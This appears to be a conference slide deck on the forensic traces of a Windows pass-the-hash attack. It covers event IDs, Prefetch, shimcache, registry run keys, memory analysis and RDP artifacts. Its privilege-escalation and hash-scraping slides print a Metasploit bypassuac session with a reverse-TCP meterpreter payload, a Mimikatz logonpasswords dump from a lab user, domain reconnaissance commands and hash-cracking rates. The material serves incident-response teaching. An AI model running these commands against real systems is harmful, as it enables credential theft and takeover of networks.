FORENSIC ARTIFACTS FROM A PASS THE HASH (PTH) ATTACK

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DISCLAIMER: THE VIEWS AND OPINIONS EXPRESSED IN THIS PRESENTATION ARE THOSE OF THE AUTHOR'S AND DOES NOT NECESSARILY REPRESENT THE OFFICIAL POLICY OR POSITION OF THE COMPANY THAT THE AUTHOR WORKS FOR.

WHAT IS A HASH?

A HASH FUNCTION IS ANY FUNCTION THAT CAN BE USED TO MAP DIGITAL DATA OF ARBITRARY SIZE TO DIGITAL DATA OF FIXED SIZE. IN THE CASE OF WINDOWS, A PASSWORD IS STORED IN EITHER A LANMAN (LM) HASH OR NT LAN MANAGER (NTLM) HASH FORMAT.

WHERE ARE HASHES STORED?

- The Security Accounts Manager (SAM) database.
- Local Security Authority Subsystem (LSASS) process memory.
- Domain Active Directory Database (domain controllers only).
- The Credential Manager (CredMan) store.
- LSA Secrets in the registry.

HASH EXAMPLES

- Plaintext = password

- LM Hash
  E52CAC67419A9A224A3B108F3FA6CB6D

- NTLM Hash
  8846F7EAEE8FB117AD06BDD830B7586C

PASS THE HASH (PTH)

"Pass the hash is a hacking technique that allows an attacker to authenticate to a remote server/service by using the underlying NTLM and/or LanMan hash of a user's password, instead of requiring the associated plaintext password."

In this case, hash == password

DEMO ENVIRONMENT - LOGGING CHANGES

- Audit logon events - Success & Failure
- Audit account management - Success & Failure
- Audit account logon events - Success & Failure
- Audit process tracking - Success & Failure
- Audit system events - Success & Failure
- Increase log file sizes

Microsoft Audit Policy Recommendations -
https://technet.microsoft.com/en-us/library/dn487457.aspx

DEMO PASS THE HASH

FORENSIC EVIDENCE

- Volatile
    - At Least - Network (pcap, routes, netstat), Process List
    - Best - RAM Memory Captures, hiberfil.sys
    - VMWare - Suspend VM, use vmem file
- Non-Volatile
    - At Least - Event Logs, Registry, Systeminfo
    - Best - Disk Images
    - VMWare - Use VMDK

ANALYSIS TOOLS - VOLATILE

- Dump Memory
  - HBGary - FDPro
  - Mandiant Memoryze
- Analyze Memory
  - Volatility (Free)
  - HBGary Responder Pro

ANALYSIS TOOLS – NON-VOLATILE

- Creating Disk Images
  - Linux dd
  - Encase
  - FTK
- Analyze Disk Images
  - The Sleuth Kit / Autopsy
  - Log2Timeline
  - Encase
  - FTK

COMPROMISE

- Windows Security Event Log (Process Audit Success)
  - Security Event ID 4688 Process Creation

COMPROMISE

- Prefetch – Disk Artifact (Note: No artifacts if using a SSD or if using Windows Server OS)
- Time stamps reveal when a program was launched

|		Name	Entry Modified	Last Accessed	File Created	Last Written
☐	19	PING.EXE-4A8A6853.pf	10/09/14 10:27:40 PM	05/07/14 03:00:00 AM	05/07/14 03:00:00 AM	10/09/14 07:00:00 PM
☐	20	POWERSHELL.EXE-CA1AE517.pf	10/09/14 10:27:40 PM	05/07/14 03:00:01 AM	05/07/14 03:00:01 AM	10/09/14 07:00:01 PM
☐	21	IDASNAPIN2.EXE-BB3D3331.pf	10/09/14 10:27:40 PM	05/07/14 03:00:04 AM	05/07/14 03:00:04 AM	10/09/14 07:00:04 PM
☐	22	SVCHOST.EXE-7C9048C0.pf	10/09/14 10:27:40 PM	10/09/14 09:10:09 AM	10/09/14 09:10:09 AM	10/09/14 11:00:11 AM

COMPROMISE

- Shim Cache
  - Registry – regripper
  - Memory – volatility (shimcache switch)

COMPROMISE

- Memory - Volatility
  - Malfind command

BACKDOOR

- Windows Security Event Log - Persistence
  - Security Event ID 4720 - User account created
  - Security Event ID 4732 – User added to groups

BACKDOOR

- Registry (Regripper)
  - Run Keys
    - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
  - Service Install Date


```
svc v.20131010
(System) Lists Services key contents by Lastwrite time (csv)

Time,Name,DisplayName,ImagePath/ServiceDll,Type,Start,ObjectName
Fri Jun 12 14:10:25 2015 Z,mfeavfk,McAfee Inc. mfeavfk,system32\drivers\
Fri Jun 12 14:10:21 2015 Z,winmgmt\Parameters,,%SystemRoot%\system32\wbe
Fri Jun 12 09:57:27 2015 Z,TrustedInstaller,@%SystemRoot%\servicing\Trus
Fri Jun 12 09:19:04 2015 Z,mferkdet,McAfee Inc. mferkdet,system32\driver
Fri Jun 12 05:30:46 2015 Z,Schedule,@%SystemRoot%\system32\schedsvc.dll;
Fri Jun 12 01:10:47 2015 Z,Mnemosyne,Mnemosyne,\??\C:\windows\syswow64\M
```

PRIVILEGE ESCALATION

In order to scrape hashes, the attacker needs to change security context from user to Local System (SID S-1-5-18)

| LOCAL SYSTEM |
| Administrator |
| User |

PRIVILEGE ESCALATION

Using Kali after I've already compromised the system using a Java exploit.
meterpreter > run post/windows/gather/win_privs

meterpreter > background
msf exploit(java_signed_applet) > use exploit/windows/local/bypassuac

msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf exploit(bypassuac) > set LHOST 10.1.1.251
LHOST => 10.1.1.251
msf exploit(bypassuac) > set LPORT 8088
LPORT => 8088
msf exploit(bypassuac) > exploit

meterpreter > getuid
Server username: OHNOES\ImaUser
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

PRIVILEGE ESCALATION

SCRAPING HASHES

- **Service Install** → Process Start

SCRAPING HASHES

- Service Install → <u>Process Start</u>

SCRAPING HASHES
Volatility – consoles command


```
ConsoleProcess: conhost.exe Pid: 3000
Console: 0xff1e6200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\imauser\Downloads\x64\mimikatz.exe
Title: mimikatz 2.0 alpha x64 (oe.eo)
AttachedProcess: mimikatz.exe Pid: 3012 Handle: 0x60
----
CommandHistory: 0x1fee20 Application: mimikatz.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x1f36f0: privilege::debug
Cmd #1 at 0x1fb690: sekurlsa::logonpasswords
----
Screen 0x1e1280 X:80 Y:300
Dump:

 .#####.    mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 13 2014 19:40:22)
 .## ^ ##.
 ## / \ ##   /* * *
 ## \ / ##    Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'    http://blog.gentilkiwi.com/mimikatz            (oe.eo)
  '#####'                                    with 15 modules * * */
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 588739 (00000000:0008fbc3)
Session           : Interactive from 1
User Name         : ImaUser
Domain            : OHNOES
SID               : S-1-5-21-1380823720-2047675133-3682530910-1106
        msv :
         [00000003] Primary
         * Username : ImaUser
         * Domain   : OHNOES
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
         * SHA1     : ba380c17a7b2e0233a89896e6b4d412ced541c40
         [00010000] CredentialKeys
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
         * SHA1     : ba380c17a7b2e0233a89896e6b4d412ced541c40
        tspkg :
        wdigest :
         * Username : ImaUser
         * Domain   : OHNOES
         * Password : P@ssw0rd!
        kerberos :
         * Username : ImaUser
         * Domain   : OHNOES.INTERNAL
         * Password : (null)
        ssp :
        credman :
```

CRACKING NT HASHES

- John The Ripper
- OCLHashCat (GPU)
  - Ubuntu 14.04 - 8x AMD R9 290X can do 183528 Mh/s against NTLM, that is 183,528,000,000 tries per second*.
  - Roughly 9 hours to crack an 8 character password

RECON

Volatility – consoles or cmdscan

```
C:\Users\imauser>find "address" .\Documents\default.rdp

---------- .\DOCUMENTS\DEFAULT.RDP
full address:s:10.1.1.10

C:\Users\imauser>net use
New connections will be remembered.


Status        Local      Remote                      Network

-------------------------------------------------------------------------------
OK            Y:         \\gl-member1\c$             Microsoft Windows Network
              Z:         \\vmware-host\Shared Folders
                                                     VMware Shared Folders
The command completed successfully.



C:\Users\imauser>nltest /dclist:OHNOES
Get list of DCs in domain 'OHNOES' from '\\GL-DC1'.
    GL-DC1.OHNOES.INTERNAL [PDC]  [DS] Site: Default-First-Site-Name
The command completed successfully
```

RECON – APT STYLE

```
20110718-11:38:47 | net group /domain
20110718-11:39:57 | net start
20110718-11:58:54 | net group "domain admins"
20110718-11:59:14 | net group "domain admins" /domain
20110718-12:01:57 | net group "domain computers" /domain
20110718-12:02:43 | net group "domain controllers" /domain
20110718-12:03:26 | net group "domain users" /domain
```

LATERAL MOVEMENT

Event ID 4624 – Logon / Event ID 4634 - Logoff

- Type 2 – Interactive
- Type 3 - Network Logon
- Type 10 – Remote Interactive (RDP)

LATERAL MOVEMENT

- RDP Pivot
  - Microsoft-Windows-TerminalServices-LocalSessionManager-Operational Event ID 21 (RDP Logon)
  - Microsoft-Windows-TerminalServices-LocalSessionManager-Operational Event ID 25 (RDP Reconnect)

LATERAL MOVEMENT

- RDP Pivot Continued
  - Default.rdp disk artifact
  - BMC Cache (bcache22.bmc)

QUESTIONS?

This slide deck and related links for the videos will be eventually posted on:
Cybersecology.com/DEFCON2015
Big thanks to Mike Landeck for allowing me to use his site!